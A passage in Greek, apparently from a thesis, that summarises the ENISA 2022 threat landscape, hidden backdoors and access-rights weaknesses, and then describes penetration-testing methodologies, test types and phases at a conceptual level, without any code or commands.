Οι επαγγελματίες που δραστηριοποιούνται στον τομέα της ασφάλειας, έχουν χαρακτηριστικά τα οποία μας φτάνουν στο σημείο να τους χαρακτηρίσουμε, ως όργανα της επιβολής του νόμου. Είναι αναγκαίο να είναι πάντα γνώστες και ενήμεροι για τις νεότερες δραστηριότητες κακόβουλών επιθέσεων. Να είναι γνώστες των εργαλείων και να έχουν τις απαραίτητες δεξιότητες με σκοπό να ανταποκριθούν σε μια επικείμενη κυβερνοεπίθεση, ελαχιστοποιώντας αυτές τις δραστηριότητες.

2.2.10 Βασικές απειλές 2022

Κατά τη διάρκεια των ετών 2021 και 2022 εμφανίστηκαν και υλοποιήθηκαν μια σειρά από απειλές στον κυβερνοχώρο. Με βάση την ανάλυση που παρουσιάστηκε στην παρούσα έκθεση, η έκθεση ENISA Threat Landscape 2022 εντοπίζει και επικεντρώνεται στις ακόλουθες οκτώ κύριες ομάδες απειλών. Αυτές οι οκτώ ομάδες απειλών επισημαίνονται λόγω της εξέχουσας σημασίας τους κατά την περίοδο αναφοράς, τη δημοτικότητά τους και τον αντίκτυπο που είχε η υλοποίηση αυτών των απειλών.

2.2.10.1.1 Ransomware

Σύμφωνα με την έκθεση του ENISA για το τοπίο απειλών για επιθέσεις Ransomware το ransomware ορίζεται ως ένας τύπος επίθεσης κατά την οποία οι απειλητικοί φορείς αναλαμβάνουν τον έλεγχο των περιουσιακών στοιχείων ενός στόχου και απαιτούν λύτρα σε αντάλλαγμα για την επιστροφή σε διαθεσιμότητα του περιουσιακού στοιχείου. Το Ransomware αποτέλεσε, για άλλη μια φορά, μία από τις κύριες απειλές κατά την περίοδο αναφοράς, με αρκετά περιστατικά υψηλού προφίλ και μεγάλης δημοσιότητας.

2.2.10.1.2 Κακόβουλο λογισμικό

Το κακόβουλο λογισμικό, που αναφέρεται επίσης ως κακόβουλος κώδικας και κακόβουλη λογική, είναι ένας γενικός όρος που χρησιμοποιείται για να περιγράψει οποιοδήποτε λογισμικό ή υλικολογισμικό που προορίζεται να εκτελέσει μια μη εξουσιοδοτημένη διαδικασία που θα έχει δυσμενείς επιπτώσεις στο την εμπιστευτικότητα, την ακεραιότητα ή τη διαθεσιμότητα ενός συστήματος. Παραδοσιακά, παραδείγματα τύπων κακόβουλου κώδικα περιλαμβάνουν ιούς, σκουλήκια, δούρειοι ίπποι ή άλλες οντότητες που βασίζονται σε κώδικα και

μολύνουν έναν ξενιστή. Το κατασκοπευτικό λογισμικό και ορισμένες μορφές διαφημιστικού λογισμικού είναι επίσης παραδείγματα κακόβουλου κώδικα.

2.2.10.1.3 Κοινωνική μηχανική

Η κοινωνική μηχανική περιλαμβάνει ένα ευρύ φάσμα δραστηριοτήτων που επιχειρούν να εκμεταλλευτούν ένα ανθρώπινο λάθος ή μια ανθρώπινη συμπεριφορά με στόχο την απόκτηση πρόσβασης σε πληροφορίες ή υπηρεσίες. Χρησιμοποιεί διάφορες μορφές χειραγώγησης για να εξαπατήσει τα θύματα ώστε να κάνουν λάθη ή να παραδώσουν ευαίσθητες ή μυστικές πληροφορίες. Στην κυβερνοασφάλεια, η κοινωνική μηχανική παρασύρει τους χρήστες να ανοίξουν έγγραφα, αρχεία ή μηνύματα ηλεκτρονικού ταχυδρομείου, να επισκεφθούν ιστότοπους ή να παραχωρήσουν σε μη εξουσιοδοτημένα άτομα πρόσβαση σε συστήματα ή υπηρεσίες. Και παρόλο που αυτά τα τεχνάσματα μπορούν να κάνουν κατάχρηση της τεχνολογίας, βασίζονται πάντα σε ένα ανθρώπινο στοιχείο για να είναι επιτυχή. Αυτός ο καμβάς απειλών αποτελείται κυρίως από τους ακόλουθους φορείς: phishing, spearphishing, whaling, smishing, vishing, business e-mail compromise (BEC), απάτη, πλαστοπροσωπία και παραχάραξη, οι οποίοι αναλύονται στο σχετικό κεφάλαιο.

2.2.10.1.4 Απειλές κατά των δεδομένων

Οι απειλές κατά των δεδομένων αποτελούν μια συλλογή απειλών που στοχεύουν σε πηγές δεδομένων με στόχο την απόκτηση μη εξουσιοδοτημένης πρόσβασης και αποκάλυψης, καθώς και τη χειραγώγηση των δεδομένων για την παρέμβαση στη συμπεριφορά των συστημάτων. Αυτές οι απειλές αποτελούν επίσης τη βάση πολλών άλλων απειλών, οι οποίες επίσης εξετάζονται στην παρούσα έκθεση. Για παράδειγμα, τα ransomware, RDoS (Ransomware Denial of Service), DDoS (Distributed Denial of Service) αποσκοπούν στην άρνηση πρόσβασης σε δεδομένα και ενδεχομένως στη συλλογή χρημάτων για την αποκατάσταση αυτής της πρόσβασης. Η παραβίαση δεδομένων είναι μια σκόπιμη επίθεση που ασκείται από έναν εγκληματία του κυβερνοχώρου με στόχο την απόκτηση μη εξουσιοδοτημένης πρόσβασης και τη δημοσιοποίηση ευαίσθητων, εμπιστευτικών ή προστατευόμενων δεδομένων. Η διαρροή δεδομένων είναι ένα γεγονός που μπορεί να προκαλέσει την ακούσια απελευθέρωση ευαίσθητων, εμπιστευτικών ή προστατευόμενων δεδομένων λόγω, για παράδειγμα, λανθασμένων ρυθμίσεων, ευπαθειών ή ανθρώπινων λαθών.

2.2.10.1.5 Απειλές κατά της διαθεσιμότητας:

Η διαθεσιμότητα αποτελεί στόχο πληθώρας απειλών και επιθέσεων, μεταξύ των οποίων ξεχωρίζει η DDoS. Η DDoS στοχεύει στη διαθεσιμότητα συστημάτων και δεδομένων και, αν και δεν αποτελεί νέα απειλή, έχει σημαντικό ρόλο στο τοπίο των απειλών για την κυβερνοασφάλεια. Οι επιθέσεις εκδηλώνονται όταν οι χρήστες ενός συστήματος ή μιας υπηρεσίας δεν είναι σε θέση να έχουν πρόσβαση σε σχετικά δεδομένα, υπηρεσίες ή άλλους πόρους. Αυτό μπορεί να επιτευχθεί με την εξάντληση της υπηρεσίας και των πόρων της ή με την υπερφόρτωση των στοιχείων της δικτυακής υποδομής .

2.2.10.1.6 Απειλές κατά της διαθεσιμότητας: Απειλές από το Διαδίκτυο

Η χρήση του Διαδικτύου και η ελεύθερη ροή πληροφοριών επηρεάζει τη ζωή όλων μας. Για πολλούς ανθρώπους, η πρόσβαση στο διαδίκτυο έχει καταστεί βασική ανάγκη για να εργαστούν, να σπουδάσουν και να ασκήσουν την ελευθερία της έκφρασης, την πολιτική ελευθερία και να αλληλεπιδράσουν κοινωνικά.

2.2.10.1.7 Αποπληροφόρηση - παραπληροφόρηση

Οι εκστρατείες παραπληροφόρησης και παραπληροφόρησης εξακολουθούν να αυξάνονται, με την ώθηση της αυξημένης χρήσης των πλατφορμών κοινωνικής δικτύωσης και των διαδικτυακών μέσων ενημέρωσης. Οι ψηφιακές πλατφόρμες αποτελούν σήμερα τον κανόνα για τις ειδήσεις και τα μέσα ενημέρωσης. Οι ιστότοποι κοινωνικής δικτύωσης, οι ειδήσεις και τα μέσα ενημέρωσης, ακόμη και οι μηχανές αναζήτησης, αποτελούν πλέον πηγές πληροφόρησης για πολλούς ανθρώπους. Λόγω της φύσης του τρόπου λειτουργίας αυτών των ιστότοπων, που είναι η προσέλκυση ανθρώπων και η δημιουργία επισκεψιμότητας στους ιστότοπούς τους, οι πληροφορίες που δημιουργούν περισσότερους θεατές είναι συνήθως αυτές που προωθούνται, μερικές φορές χωρίς να έχουν επικυρωθεί.

2.2.10.1.8 Επιθέσεις στην αλυσίδα εφοδιασμού

Μια επίθεση στην αλυσίδα εφοδιασμού στοχεύει στη σχέση μεταξύ των οργανισμών και των προμηθευτών τους . Για την παρούσα έκθεση ETL χρησιμοποιούμε τον ορισμό που αναφέρεται στο τοπίο απειλών του ENISA για την εφοδιαστική αλυσίδα , σύμφωνα με τον οποίο μια επίθεση θεωρείται ότι έχει συνιστώσα της εφοδιαστικής αλυσίδας όταν αποτελείται από συνδυασμό τουλάχιστον δύο επιθέσεων. Για να

χαρακτηριστεί μια επίθεση ως επίθεση στην αλυσίδα εφοδιασμού, πρέπει τόσο ο προμηθευτής όσο και ο πελάτης να είναι στόχοι. Η SolarWinds ήταν από τους πρώτους που αποκάλυψε αυτό το είδος επίθεσης και έδειξε τον πιθανό αντίκτυπο των επιθέσεων στην αλυσίδα εφοδιασμού.

2.2.11 Μη-εμφανή προγράμματα κερκόπορτας

Η συγκεκριμένη ευπάθεια, είναι ένα παράδειγμα, δημιουργίας ευπάθειας από τον κατασκευαστή. Όταν ο κατασκευαστής, αναπτύξει λογισμικό ή και υλικό, εγκατασταθεί προγράμματα ή κώδικα, που του επιτρέπουν να συνδεθεί απομακρυσμένα στο σύστημα(συνήθως για διάγνωση, ρύθμιση ή και υποστήριξη), αυτό το πρόγραμμα που δίνει την πρόσβαση στο σύστημα, ονομάζεται Κερκόπορτα. Όταν η Κερκόπορτα, εγκαθίσταται στον υπολογιστή, χωρίς ο χρήστης να το γνωρίζει, ονομάζεται κρυμμένη Κερκόπορτα. Αυτού του είδους οι κερκόπορτες, αποτελούν τεράστια ευπάθεια, γιατί γίνεται πάρα πολύ εύκολο, σε κάποιον που κατέχει την γνώση της κερκόπορτας, να έχει πρόσβαση όχι μόνο στο συγκεκριμένο υπολογιστή αλλά και σε όλο το δίκτυο που είναι συνδεδεμένο.

Συγκεκριμένο παράδειγμα είναι η Vodafone, ανακάλυψε κρυφές κερκόπορτες σε λογισμικό, που είχε δώσει μη εξουσιοδοτημένη πρόσβαση στην Huawei, στην γραμμή δικτύου της Ιταλίας, σε ένα σύστημα που παρέχει πρόσβαση στο διαδίκτυο για εκατομμύρια χρήστες (ιδιώτες και επιχειρήσεων). Η Vodafone ζήτησε από την Huawei να αφαιρέσει τις κερκόπορτες το 2011, από τους δρομολογητές οικιών, αλλά μετά από ενδελεχή έρευνα διαπιστώθηκε πως οι κερκόπορτες παρέμεναν. Αυτή η ευπάθεια στους δρομολογητές της Huawei, είναι ανησυχητική, διότι αν χρησιμοποιηθεί από κακόβουλους χρήστες , θα τους δώσει άμεση πρόσβαση σε εκατομμύρια δίκτυα.

2.2.12 Δικαιώματα διαχειριστή και υπέρ-χρήστη

Ένας από τους σημαντικότερους τρόπους αντιμετώπισης ευπαθειών σε συστήματα, είναι η διαχείριση των δικαιωμάτων πρόσβασης των χρηστών. Όσο λιγότερη πρόσβαση σε πληροφορίες και πόρους έχει ένας χρήστης, τόσο μικρότερη ζημία μπορεί να κάνει, σε περίπτωση που, κάποιος έχει πρόσβαση στο σύστημα του. Παρόλα αυτά πολλοί οργανισμοί, αποτυγχάνουν να ρυθμίσουν σωστά, τα δικαιώματα πρόσβασης των χρηστών, επιτρέποντας σε κάθε χρήστη στο δίκτυο να έχει δικαιώματα υπέρ-χρήστη. Θα πρέπει ο χρήστης να έχει

εξουσιοδοτημένη πρόσβαση μόνο στις πληροφορίες και τους πόρους, που του χρειάζεται για να φέρει εις πέρας επιτυχώς την εργασία του. (Παναγιώτης Φιτσίλης, 2015)

2.2.13 Άγνωστα προβλήματα ασφάλειας σε software

Το λογισμικό των συστημάτων είναι εξαιρετικά πολύπλοκο, όταν 2 λειτουργικά συστήματα, έχουν δημιουργηθεί για να επικοινωνούν μεταξύ τους, η πολυπλοκότητα γίνεται μεγαλύτερη. Το πρόβλημα παρουσιάζεται όταν σε ένα κομμάτι του λειτουργικού προγράμματος, ή του κώδικα του, υπάρχουν προγραμματιστικά λάθη, τα οποία μπορούν να δημιουργήσουν ευπάθειες ασφάλειας. Στην περίπτωση που 2 περιβάλλοντα, επικοινωνούν, τότε τα προβλήματα αυτά μπορεί να γιγαντωθούν. Είναι πραγματικά πολύ δύσκολο να, προβλεφθεί, η δημιουργία αυτών των ευπαθειών, διότι δεν υπάρχουν όρια στους συνδυασμούς του λογισμικού, που βρίσκονται σε έναν ηλεκτρονικό υπολογιστή.

2.2.14 Αποκωδικοποιημένα Δεδομένα στο δίκτυο

Η έλλειψη της κωδικοποίησης των δεδομένων στο δίκτυο , δεν θα προκαλέσει κάποια επίθεση αλλά θα κάνει πολύ πιο εύκολο, το κλέψιμο δεδομένων από κακόβουλους χρήστες. Τα μη κωδικοποιημένα δεδομένα στο δίκτυο, επιφέρουν μεγάλο ρίσκο για τους οργανισμούς. Παρόλο που η κωδικοποίηση δεν θα σταματήσει μια κυβερνοεπίθεση , δεν θα δώσει όμως την δυνατότητα σε κακόβουλους χρήστες να εκμεταλλευτούν κλεμμένα δεδομένα. Με τον τρόπο αυτό, κερδίζεται χρόνος για την προστασία των καταναλωτών, για την ενημέρωση τους με σκοπό να παρθούν τα κατάλληλα μέτρα για την αντιμετώπιση του συμβάντος.

3 *Μεθοδολογίες διείσδυσης, Εργαλεία διείσδυσης και Πρότυπο αναφοράς διείσδυσης*

3.1 Δοκιμή διείσδυσης μεθοδολογίες

3.1.1 Πλαίσια εφαρμογής δοκιμών διείσδυσης

Υπάρχουν μερικές γνωστές μέθοδοι ανοιχτού κώδικα που είναι ευρέως αποδεκτές και χρησιμοποιούνται από τους ελεγκτές διείσδυσης. Ο PenetrationTester χρησιμοποιεί αυτά τα πλαίσια για να οικοδομήσει τη δική του διαδικασία, καθώς παρέχουν μια ολοκληρωμένη επισκόπηση της αξιολόγησης της ασφάλειας δικτύων και εφαρμογών. Τέσσερα από τα πιο δημοφιλή είναι τα εξής:

1. Εγχειρίδιο μεθοδολογίας δοκιμών ασφαλείας ανοικτού κώδικα (Open Source Security Testing Methodology Manual - OSSTMM)

2. Εθνικό Ινστιτούτο Προτύπων και Τεχνολογίας (NIST 800-115)

3. Το Top Ten του OpenWeb Application Security Project (OWASP).

4. MITER | ATT &CK

Η πρώτη μεθοδολογία παρέχει γενικές κατευθυντήριες γραμμές και μεθοδολογίες που ακολουθούν τον έλεγχο ασφάλειας για σχεδόν κάθε στοιχείο πληροφορίας, η δεύτερη

καλύπτει μεθοδολογίες - μεθόδους Network PenetrationTest σε υψηλό επίπεδο, η τρίτη ασχολείται με την αξιολόγηση της ασφάλειας εφαρμογών και η τελευταία είναι ένας περιεκτικός πίνακας με τις τακτικές και τις τεχνικές που χρησιμοποιούνται. Αυτές οι μεθοδολογίες βοηθούν τους PenTesters να επιλέξουν την καλύτερη στρατηγική για τις απαιτήσεις των πελατών τους και να επιλέξουν το κατάλληλο πρωτότυπο δοκιμής. Ωστόσο, είναι σημαντικό να θυμόμαστε ότι η ίδια η ασφάλεια είναι μια συνεχής διαδικασία. Οποιαδήποτε μικρή αλλαγή στο περιβάλλον-στόχο μπορεί να επηρεάσει ολόκληρη τη διαδικασία δοκιμών ασφαλείας και να οδηγήσει σε σφάλματα στα τελικά αποτελέσματα. Επομένως, πριν από το συνδυασμό αυτών των μεθόδων, πρέπει να διασφαλιστεί η ακεραιότητα του περιβάλλοντος-στόχου. Επιπλέον, η προσαρμογή μιας μόνο μεθόδου δεν παρέχει απαραίτητα μια πλήρη εικόνα της διαδικασίας αξιολόγησης κινδύνου. Όπως το

Επομένως, εναπόκειται στον Pen Tester να επιλέξει την καλύτερη στρατηγική που πληροί τα κριτήρια-στόχους και είναι συμβατή με το δίκτυο ή το περιβάλλον εφαρμογής του. Παρακάτω θα δούμε τι διάφορες κατηγορίες δοκιμών διείσδυσης.

3.1.2 Δοκιμές διείσδυσης με βάση την πληροφορία

Δεδομένου του όγκου των πληροφοριών που έχει στη διάθεσή του ο PenTester πριν από τη δοκιμή του στόχου του συστήματος, γίνεται διάκριση μεταξύ δοκιμών μαύρου κουτιού, δοκιμών γκρίζου κουτιού και δοκιμών λευκού κουτιού.

- Σε μια δοκιμή λευκού κουτιού, οι δοκιμαστές έχουν ή γνωρίζουν πλήρως την υποδομή δικτύου ή συστήματος του στόχου. Αυτή η δοκιμή μπορεί να θεωρηθεί ως προσομοίωση μιας επίθεσης από οποιονδήποτε εσωτερικό που έχει γνώση του

Ο κύριος στόχος μιας δοκιμής διείσδυσης λευκού κουτιού είναι η παροχή πληροφοριών στον ελεγκτή, ώστε να μπορέσει να μάθει για το σύστημα και να εκτελέσει τη δοκιμή με βάση τις προηγούμενες γνώσεις του. Για παράδειγμα, σε μια δοκιμή διείσδυσης λευκού κουτιού μιας υποδομής παρέχονται πληροφορίες σχετικά με τη χαρτογράφηση του δικτύου, λεπτομέρειες της υποδομής κ.λπ. και σε μια δοκιμή διείσδυσης μιας εφαρμογής παρέχεται ο πηγαίος κώδικας της εφαρμογής μαζί με πληροφορίες σχεδιασμού.

- Σε μια δοκιμή μαύρου κουτιού, οι ελεγκτές δεν έχουν καμία πληροφορία σχετικά με την υποδομή του συστήματος-στόχου. Αυτή η δοκιμή μπορεί να θεωρηθεί ως προσομοίωση μιας πραγματικής δοκιμής.

επίθεση. Οι Ethical Hackers πρέπει να αντλούν τις πληροφορίες τους από δημόσιες πηγές και να βρίσκουν οι ίδιοι τα τρωτά σημεία δοκιμάζοντας τα πάντα από την αρχή. Τα βήματα που χαρτογραφούν το δίκτυο, εντοπίζουν τα λειτουργικά συστήματα και απαριθμούν τις θύρες και τις υπηρεσίες είναι τυπικά μιας δοκιμής μαύρου κουτιού.

- Όταν χρησιμοποιούνται και οι δύο τύποι δοκιμών διείσδυσης, η συνδυασμένη προσέγγιση παρέχει καλή εικόνα των εσωτερικών και εξωτερικών εκτιμήσεων ασφαλείας. Αυτός ο συνδυασμός αναφέρεται ως δοκιμή γκρίζου κουτιού. Το κύριο πλεονέκτημα αυτής της προσέγγισης είναι ένας αριθμός πλεονεκτημάτων που προέρχονται και από τις δύο παραπάνω προσεγγίσεις. Εξάλειψη τυχόν εσωτερικών ή εξωτερικών ζητημάτων ασφάλειας που υπάρχουν στο περιβάλλον της επιχειρησιακής υποδομής και τα οποία μπορεί να εκμεταλλευτεί ένας επιτιθέμενος. Επιπλέον, η δοκιμή γκρίζου κουτιού είναι μια προτιμώμενη μέθοδος όταν το κόστος αποτελεί πρόβλημα, καθώς εξοικονομεί πολύτιμο χρόνο για τους ελεγκτές διείσδυσης.

3.1.3 Δοκιμές διείσδυσης με βάση την επιθετικότητα

Μια δοκιμή διείσδυσης μπορεί να πραγματοποιηθεί με διαφορετική ένταση και βαθμό επιθετικότητας. Αυτό οδηγεί σε γρήγορη και έγκαιρη ανίχνευση των επιθέσεων. Ένα επιθετικό PenetrationTest μπορεί να κατηγοριοποιηθεί σε μία από τις ακόλουθες τέσσερις μετρικές, οι οποίες ορίζονται παρακάτω:

- Με τον υψηλότερο βαθμό επιθετικότητας

Το πιο αξιοσημείωτο χαρακτηριστικό είναι ότι η εκτέλεση τέτοιων επιθέσεων δημιουργεί μεγάλο όγκο δικτυακής κίνησης. Ο Pen Tester επιχειρεί να εκμεταλλευτεί όλη την κυκλοφορία.

ένα παράδειγμα τέτοιων επιθέσεων είναι οι υπερχειλίσεις ρυθμιστικού διαύλου στα συστήματα-στόχους και οι επιθέσεις άρνησης παροχής υπηρεσιών (DoS).

- Στο επόμενο επίπεδο - υπολογιστικό. Κατά τη διάρκεια της εκτέλεσης της υπολογισμένης επίθεσης

Ο Pen Tester επιχειρεί να εκμεταλλευτεί ευπάθειες που μπορούν να προκαλέσουν διαταραχή στο σύστημα. Αυτό περιλαμβάνει, για παράδειγμα, αυτόματους ελέγχους κωδικών πρόσβασης και εκμετάλλευση γνωστών υπερχειλίσεων ρυθμιστικού διαφράγματος σε συστήματα-στόχους που έχουν προσδιοριστεί με ακρίβεια.

- Κατά την εκτέλεση μιας προσεκτικής επίθεσης, ο PenTester επιχειρεί να εκμεταλλευτεί μόνο τις ευπάθειες των οποίων η εκμετάλλευση δεν θα επηρεάσει τη λειτουργία του συστήματος-στόχου.

Χρήση γνωστών προεπιλεγμένων κωδικών πρόσβασης ή προσπάθειες πρόσβασης σε καταλόγους ενός διακομιστή ιστού είναι ένα παράδειγμα προσεκτικής επίθεσης.

- Στο χαμηλότερο επίπεδο - παθητική - λόγω του μικρού μεγέθους του δικτύου.

3.1.4 Δοκιμές διείσδυσης που βασίζεται στο πεδίο

Το πεδίο εφαρμογής μιας δοκιμής διείσδυσης πρέπει να καθοριστεί προσεκτικά για να καθοριστεί ποιες συσκευές, δίκτυα και υπηρεσίες πρέπει να συμπεριληφθούν σε ένα περιβάλλον δοκιμής. Καθορίστε ποια συστήματα θα δοκιμαστούν κατά τη φάση της δοκιμής. Διακρίνετε μεταξύ τριών μέτρων όσον αφορά το πεδίο εφαρμογής της δοκιμής διείσδυσης: πλήρες, περιορισμένο ή εστιασμένο. Ο χρόνος που δαπανάται για μια δοκιμή διείσδυσης σχετίζεται άμεσα με το εύρος των λύσεων των συστημάτων που θα δοκιμαστούν. Το εύρος της δοκιμής ποικίλλει ανάλογα με την προηγούμενη γνώση και τη διαμόρφωση του συστήματος.

- Σε μια πλήρη δοκιμή, εξετάζεται συστηματικά ολόκληρο το σύστημα, αλλά πρέπει να σημειωθεί ότι ακόμη και σε μια πλήρη δοκιμή, ορισμένα συστήματα ενδέχεται να μην ελεγχθούν.

- Μια δοκιμή διείσδυσης περιορισμένης πρόσβασης εξετάζει μόνο ένα τμήμα του συστήματος που είναι το πιο κρίσιμο. Για παράδειγμα, όλα τα συστήματα στην DMZ ή τα συστήματα που επηρεάζουν μια λειτουργική μονάδα.

- Μια εστιασμένη προσέγγιση σε μια δοκιμή διείσδυσης περιλαμβάνει τη δοκιμή μόνο ενός τμήματος του συστήματος ή μιας μεμονωμένης υπηρεσίας εντός των συστημάτων- μια τέτοια προσέγγιση είναι κατάλληλη, για παράδειγμα, μετά από τροποποίηση ή επέκταση ενός συστήματος. Μια τέτοια δοκιμή μπορεί, φυσικά, να παρέχει πληροφορίες μόνο για το δοκιμασμένο τμήμα ενός συστήματος ή μιας υπηρεσίας. Δεν μπορεί να παρέχει γενικές πληροφορίες για τη συνολική ασφάλεια του συστήματος.

3.1.5 Δοκιμές διείσδυσης με βάση την προσέγγιση

Μια δοκιμή διείσδυσης μπορεί να χαρακτηριστεί από την προσέγγιση του PenTester. Υπάρχουν δύο τύποι προσεγγίσεων, η κρυφή και η φανερή.

- Οι συγκεκαλυμμένες προσεγγίσεις χρησιμοποιούν τεχνικές που δεν μπορούν να ταξινομηθούν ως επίθεση, αποκρύπτοντας περαιτέρω τη δραστηριότητά τους. Συνήθως, η δοκιμή διείσδυσης εκτελείται σε δευτερεύοντα συστήματα ασφαλείας, όπως η οργανωτική δομή και η δομή του προσωπικού, και οι υπάρχουσες διαδικασίες κλιμάκωσης πρέπει να είναι συγκαλυμμένες. Οι προηγούμενες έρευνες θα πρέπει να χρησιμοποιούν μόνο μεθόδους που δεν είναι άμεσα αναγνωρίσιμες ως απόπειρα επίθεσης στο σύστημα, ώστε να ελαχιστοποιούνται οι συναγερμοί του συστήματος ασφαλείας.

- Εάν η συγκεκαλυμμένη προσέγγιση αποτύχει να παράγει αποτελέσματα, θα πρέπει να εκτελούνται ορατές δοκιμές λευκού κουτιού. Η προσέγγιση αυτή μπορεί να περιλαμβάνει μεθόδους όπως η προηγμένη σάρωση θυρών και θα πρέπει να διεξάγεται σε συνεργασία με το εσωτερικό προσωπικό που είναι υπεύθυνο για το σύστημα. Το εσωτερικό προσωπικό μπορεί να είναι μέρος της ομάδας που πραγματοποίησε την εμφανή δοκιμή λευκού κουτιού. Αυτό δίνει χρόνο στους δοκιμαστές να αντιδράσουν γρήγορα σε απροσδόκητα προβλήματα.

3.1.6 Δοκιμές διείσδυσης με βάση τις τεχνικές που χρησιμοποιήθηκαν

Υπάρχουν διάφορες τεχνικές που μπορούν να χρησιμοποιηθούν σε μια δοκιμή διείσδυσης.

Συχνά τα συστήματα αξιολογούνται μέσω δυσλειτουργιών του υπολογιστή ή του δικτύου μαζί με άλλους τύπους φυσικών επιθέσεων και τεχνικών κοινωνικής μηχανικής. Αυτές οι τεχνικές αναλύονται συνοπτικά παρακάτω:

- Η δοκιμή διείσδυσης με βάση το δίκτυο είναι η πιο συχνά χρησιμοποιούμενη τεχνική δοκιμής. Σε μια επίθεση με βάση το δίκτυο, ο PenTester εκτελεί μια επίθεση για να εκμεταλλευτεί ευπάθειες ή ελαττώματα σε λειτουργικά συστήματα, πρωτόκολλα δικτύου και εφαρμογές συστήματος. Αυτή η επίθεση περιλαμβάνει επίσης DOS, υπερχείλιση buffer, IPspoofing, sniffing, σάρωση θυρών.

- Εκτός από τον έλεγχο διείσδυσης με βάση το δίκτυο, ο PenTester μπορεί να εφαρμόσει τεχνικές που ελέγχουν τις ευπάθειες σε άλλες επικοινωνίες δικτύου, όπως ασύρματο 802.11, Bluetooth, ή ανακατασκευή δεδομένων με χρήση ηλεκτρομαγνητικής ακτινοβολίας που εκπέμπεται από συσκευές του συστήματος.

- Χρησιμοποιώντας την τεχνική της φυσικής επίθεσης, ο PenTester μπορεί να αποκτήσει πληροφορίες από διακομιστές που δεν προστατεύονται με κωδικό πρόσβασης, αφού πρώτα αποκτήσει πρόσβαση στον εξωτερικό κόσμο της επιχείρησης. Επομένως, σε μια φυσική επίθεση, είναι σχετικά εύκολο να ληφθούν τα επιθυμητά δεδομένα παρακάμπτοντας τα φυσικά συστήματα.

- Οι άνθρωποι θεωρούνται ο αδύναμος κρίκος στην αλυσίδα ασφαλείας, οπότε οι τεχνικές κοινωνικής μηχανικής είναι συχνά επιτυχείς. Η κοινωνική μηχανική είναι η τέχνη της εκμετάλλευσης των ανθρώπινων αδυναμιών για την απόκτηση πολύτιμων πληροφοριών σχετικά με ένα σύστημα. Η κοινωνική μηχανική λειτουργεί καλύτερα όταν υπάρχουν συγκεκριμένες πολιτικές και διαδικασίες που πρέπει να δοκιμαστούν. Για παράδειγμα, ένας επιτιθέμενος μπορεί να παρουσιαστεί ως υπάλληλος ή εκπρόσωπος του τμήματος πληροφορικής εξαπατώντας τους χρήστες ώστε να αποκαλύψουν τις πληροφορίες του κωδικού πρόσβασης του λογαριασμού τους και πείθοντας τους ανυποψίαστους χρήστες να αποκτήσουν πρόσβαση σε ιστότοπους για αναζήτηση ευαίσθητων πληροφοριών.

3.1.7 Δοκιμές διείσδυσης με βάση το πρωτεύον σημείο επίθεσης

Μια ενδελεχής δοκιμή διείσδυσης καθορίζει το σημείο εκκίνησης της επίθεσης, όπου ο PenTester ξεκινά μια δοκιμή εκτός ή εντός του δικτύου ενός οργανισμού. Το σημείο εκκίνησης είναι το σημείο από το οποίο ο PenTester σκοπεύει να επιτεθεί. Τυπικά σημεία εκκίνησης είναι το τείχος προστασίας, οι υπηρεσίες απομακρυσμένης πρόσβασης, οι διακομιστές ιστού και τα ασύρματα δίκτυα.

- Σε μια δοκιμή διείσδυσης που διεξάγεται από ένα εσωτερικό περιβάλλον, ο PenTester συνδέεται στην εσωτερική υποδομή και αποκτά εύκολη πρόσβαση στο υπολογιστικό σύστημα. Η προσομοίωση αυτής της επίθεσης παρέχει στην εταιρεία πολύτιμες πληροφορίες σχετικά με τον τρόπο προστασίας των συστημάτων της από δυσαρεστημένους υπαλλήλους. Κατά τη διάρκεια των εσωτερικών δοκιμών, ο

PenTester τον αντίκτυπο ενός σφάλματος στη διαμόρφωση του τείχους προστασίας, καθώς και τη φυσική πρόσβαση στο σύστημα για την προσομοίωση μιας επίθεσης από άτομα με πρόσβαση στο εσωτερικό δίκτυο.

- Σε μια δοκιμή διείσδυσης που διεξάγεται από ένα εξωτερικό περιβάλλον, ο PenTester μπορεί να διεισδύσει στην ασφάλεια από το εξωτερικό, εστιάζοντας σε ένα δίκτυο που είναι συνδεδεμένο στο Διαδίκτυο.

Τέτοιες δοκιμές βάζουν τον PenTester στην ίδια θέση με οποιονδήποτε άλλο επιτιθέμενο και δίνουν μια συνολική εικόνα της επίθεσης, όπως θα περίμενε κανείς. Τέτοιες επιθέσεις πραγματοποιούνται συνήθως με ή χωρίς αποκάλυψη των διαπιστευτηρίων στον PenTester. Συνήθως, τα κέντρα είναι:

Τα Κέντρα Δεδομένων Διαδικτύου (IDC), τα τείχη προστασίας, τα σημεία τερματισμού VPN, τα σημεία απομακρυσμένης πρόσβασης και τα περιβάλλοντα DMZ αποτελούν τους προφανείς στόχους για απόπειρες επίθεσης.

3.2 Στάδια εκτέλεσης δοκιμής διείσδυσης

Η συνολική διαδικασία μιας δοκιμής διείσδυσης μπορεί να χωριστεί σε μια σειρά βημάτων ή φάσεων. Όταν αυτά τα βήματα ή οι φάσεις συνδυάζονται σε μια πλήρη μεθοδολογία δοκιμής διείσδυσης. Διαφορετικές μεθοδολογίες έχουν χρησιμοποιήσει διαφορετικά ονόματα για κάθε βήμα ή φάση, αλλά έχουν τον ίδιο στόχο. Αν και η συγκεκριμένη ορολογία μπορεί να διαφέρει, η διαδικασία παρέχει μια ολοκληρωμένη επισκόπηση των μεθοδολογιών δοκιμών διείσδυσης. Υπάρχουν τρεις φάσεις: η φάση πριν από την επίθεση, φάση επίθεσης και φάση μετά την επίθεση και εξαρτώνται από τον τρόπο με τον οποίο οι δυνατότητες επίθεσης έχουν καθοριστεί. Κάθε φάση περιγράφεται συνοπτικά παρακάτω από την οπτική γωνία της προσέγγισης του μαύρου κουτιού, η οποία στοχεύει σε συστήματα πληροφοριών.

3.2.1 Φάση πριν την επίθεση

Η φάση πριν από την επίθεση αφορά τον εντοπισμό ή τη συλλογή δεδομένων για να μάθουμε όσο το δυνατόν περισσότερες πληροφορίες για τον στόχο. Σχεδόν όλες οι πτυχές της συλλογής πληροφοριών χρησιμοποιούν τη δύναμη του Διαδικτύου. Για να είναι επιτυχής η αναγνώριση, η στρατηγική πρέπει να περιλαμβάνει τόσο παθητικές όσο και ενεργητικές μεθόδους αναγνώρισης. Η

